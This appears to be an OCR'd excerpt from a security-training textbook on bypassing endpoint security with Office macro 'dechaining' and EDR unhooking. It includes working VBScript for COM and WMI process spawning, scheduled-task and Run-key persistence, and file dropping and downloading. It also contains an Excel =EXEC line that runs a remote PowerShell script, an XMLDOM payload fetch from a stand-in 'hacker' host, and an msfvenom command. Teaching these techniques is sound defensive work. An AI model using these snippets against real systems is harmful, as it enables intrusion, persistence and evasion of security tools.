


```
ntester:/home/zux0x3a# nc -lvp 444
ng on [0.0.0.0] (family 0, port 444)
```

```
1 =EXEC("cmd /k net use z: \\lab.0xsp.com\webdav&powershell -exec bypass -f \\lab.0xsp.com\webdav\ba.ps1")
5 =HALT()
```

Home
My Computer
Kali
Windows 7 x64
Windows 10
poc.xlsm - Excel
A7

Figure 12.63: Screenshot of malicious Excel macro command execution



Bypassing Endpoint Security by Dechaining Macros

- Attackers perform dechaining of macros to evade endpoint detection and **modify memory**, **registry**, and other **Windows files** using VBScript

Spawning through ShellCOM

- It allows attackers to reference any **object associated with COM** through VBScript for utilizing its functions

```
Set obj = GetObject("new:C08AFD90-F2A1-
11D1-8455-00A0C91F3880")

obj.Document.Application.ShellExecute
"calc.exe",Null,"C:\\Windows\\System32",Nul
l,0
```

Spawning using XMLDOM

- Attackers can also implement process **spawning through XMLDOM**. This technique allows attackers to download and run code inside an Office process

```
Set xml = CreateObject("Microsoft.XMLDOM")
xml.async = False
Set xsl = xml
xsl.load("file://|http://hacker/malicous_p
ayload.xsl")
xml.transformNode xsl
```

Additional Techniques for Dechaining Macros

- Spawning through WmiPrvse.exe
- Creating Scheduled Tasks
- Registry Modification
- Dropping Files
- Downloading Content
- Embed File and Drop

Bypassing Endpoint Security by Dechaining Macros

Microsoft Office macros are commonly used to automate various processes and user tasks. Attackers can exploit macros for executing malicious codes and compromise a system. As macros are based on VBScript, attackers create VBA-based malicious codes. Herein, dechaining of macros is used to evade endpoint detection and modify memory, registry, and other Windows files using VBScript. This technique allows attackers to evade both dynamic and static analysis-based detection.

Techniques used to bypass endpoint security by dechaining macros are as follows:

- **Spawning through ShellCOM**

  Attackers use COM objects for a spawning process. It allows attackers to reference any object associated with COM through VBScript for utilizing its functions. Attackers use `ShellBrowserWindow` for launching new processes.

  ```
  Set obj = GetObject("new:C08AFD90-F2A1-11D1-8455-00A0C91F3880")

  obj.Document.Application.ShellExecute
  "calc.exe",Null,"C:\\Windows\\System32",Null,0
  ```

- **Spawning using XMLDOM**

  Attackers can also implement process spawning through XMLDOM. This technique allows attackers to download and run a code inside an Office process.

  ```
  Set xml = CreateObject("Microsoft.XMLDOM")

  xml.async = False

  Set xsl = xml

  xsl.load("file://|http://hacker/malicous_payload.xsl")

  xml.transformNode xsl
  ```

- **Spawning through WmiPrvse.exe**

  To launch a new process or executable remotely, attackers can take advantage of WMI. This method allows attackers to spawn new processes through wmiprvse.exe without considering the Office process.

```
Set objWMIService = GetObject("winmgmts:{impersonationLevel=impersonate}!\\.\root\cimv2")
Set objStartup = objWMIService.Get("Win32_ProcessStartup")
Set objConfig = objStartup.SpawnInstance_
Set objProcess = GetObject("winmgmts:root\cimv2:Win32_Process")
errReturn = objProcess.Create("calc.exe", Null, objConfig, intProcessID)
```

- **Creating Scheduled Tasks**

  Attackers also use VBScript to create scheduled tasks and carry out dechaining from Microsoft Office. This process also allows attackers to dechain the activity timing apart from the spawning of tasks through the service host process.

```
Set service = CreateObject("Schedule.Service")
Call service.Connect
Dim td: Set td = service.NewTask(0)
td.RegistrationInfo.Author = "McAfee Corporation"
td.settings.StartWhenAvailable = True
td.settings.Hidden = False
Dim triggers: Set triggers = td.triggers
Dim trigger: Set trigger = triggers.Create(1)
Dim startTime: ts = DateAdd("s", 30, Now)
startTime = Year(ts) & "-" & Right(Month(ts), 2) & "-" & Right(Day(ts), 2) & "T" & Right(Hour(ts), 2) & ":" & Right(Minute(ts), 2) & ":" & Right(Second(ts), 2)
trigger.StartBoundary = startTime
trigger.ID = "TimeTriggerId"
Dim Action: Set Action = td.Actions.Create(0)
Action.Path = "C:\Windows\System32\calc.exe"
'Action.Arguments = "/c whoami"
Call service.GetFolder("\").RegisterTaskDefinition("AVUpdateTask", td, 6, , , 3)
```

- **Registry Modification**

  Attackers can also use VBScripts to access the registry for altering settings, storing payloads, and creating persistence. These activities can be performed directly from a macro. Modifying registries can lead to dechaining the payload execution because they are executed on boot instead of a macro.

Run the following code to create a run key:

```
Set                              objRegistry                              =
GetObject("winmgmts:\\.\root\default:StdRegProv")
objRegistry.SetStringValue                                    &H80000001,
"Software\Microsoft\Windows\CurrentVersion\Run", "key1", "value1"
```

- **Dropping Files**

  Attackers can take advantage of `FileSystemObject` for dropping a file by abusing VBScripts. This will enable dechaining of payloads from the macros because the execution will only happen during startup.

  Run the following code to add a startup item:

```
Path = CreateObject("WScript.Shell").SpecialFolders("Startup")
Set objFSO = CreateObject("Scripting.FileSystemObject")
Set objFile = objFSO.CreateTextFile(Path & "\sample.bat", True)
objFile.Write "notepad.exe" & vbCrLf
objFile.Close
```

- **Downloading Content**

  Attackers can download content using VBScripts and inject the content into the registry, memory, or on to a disk. Attackers use XMLHTTP library along with ADODB to perform this attack.

  Run the following code for downloading the content:

```
Dim xHttp: Set xHttp = CreateObject("Microsoft.XMLHTTP")
Dim bStrm: Set bStrm = CreateObject("Adodb.Stream")
xHttp.Open                                                         "GET",
"https://the.earth.li/~sgtatham/putty/latest/w64/putty.exe",
False
xHttp.Send
With bStrm
     .Type = 1
     .Open
     .write xHttp.responseBody
     .savetofile Environ("APPDATA") & "\sample.exe", 2
End With
```

- **Embed File and Drop**

  Attackers use Metasploit's "**vba-exe**" feature for macro creation that includes an embedded payload.

  Run the following code to embed a calculator within a macro:


```
msfvenom                    -p                    generic/custom
PAYLOADFILE=/home/user1/Downloads/calc.exe   -a   x64   --platform
windows -f vba-exe
```


Bypassing Endpoint Security by Clearing Memory Hooks

- Memory hooks are placed by an Endpoint Detection and Response (EDR) agent to collect information for performing **behavior-based analysis**
- Attackers often try to bypass the EDR in memory by **unhooking the EDR DLLs**

- Attackers need to find the target application's DLLs, the associated **functions**, and **syscalls exported**
- Attackers use open-source tools such as **x64dbg** debugger to identify the hooked syscalls stored in the memory

- Attackers then **create a payload** that can overwrite these hooks in the memory by restoring the exact bytes of data
- This can be done by **reloading the right location** in the memory-containing process that holds the hooks and erasing the EDR hooks


chrome.exe - PID: 8A8 - Module: ntdll.dll - Thread: 1814 - x64dbg [Elevated]
Hooked
Normal
NtAllocateVirtualMemory
NtQueryInformationProcess
ZwWaitForMultipleObjects32
ZwWriteFileGather



```
[DEBUG] [+] Reloading: c:\windows\system32\kernel32.dll
[DEBUG] [+] Reloading: c:\windows\system32\kernelbase.dll
[DEBUG] [+] Reloading: c:\windows\system32\ntdll.dll
[DEBUG] [+] EDR removed
```

https://www.optiv.com

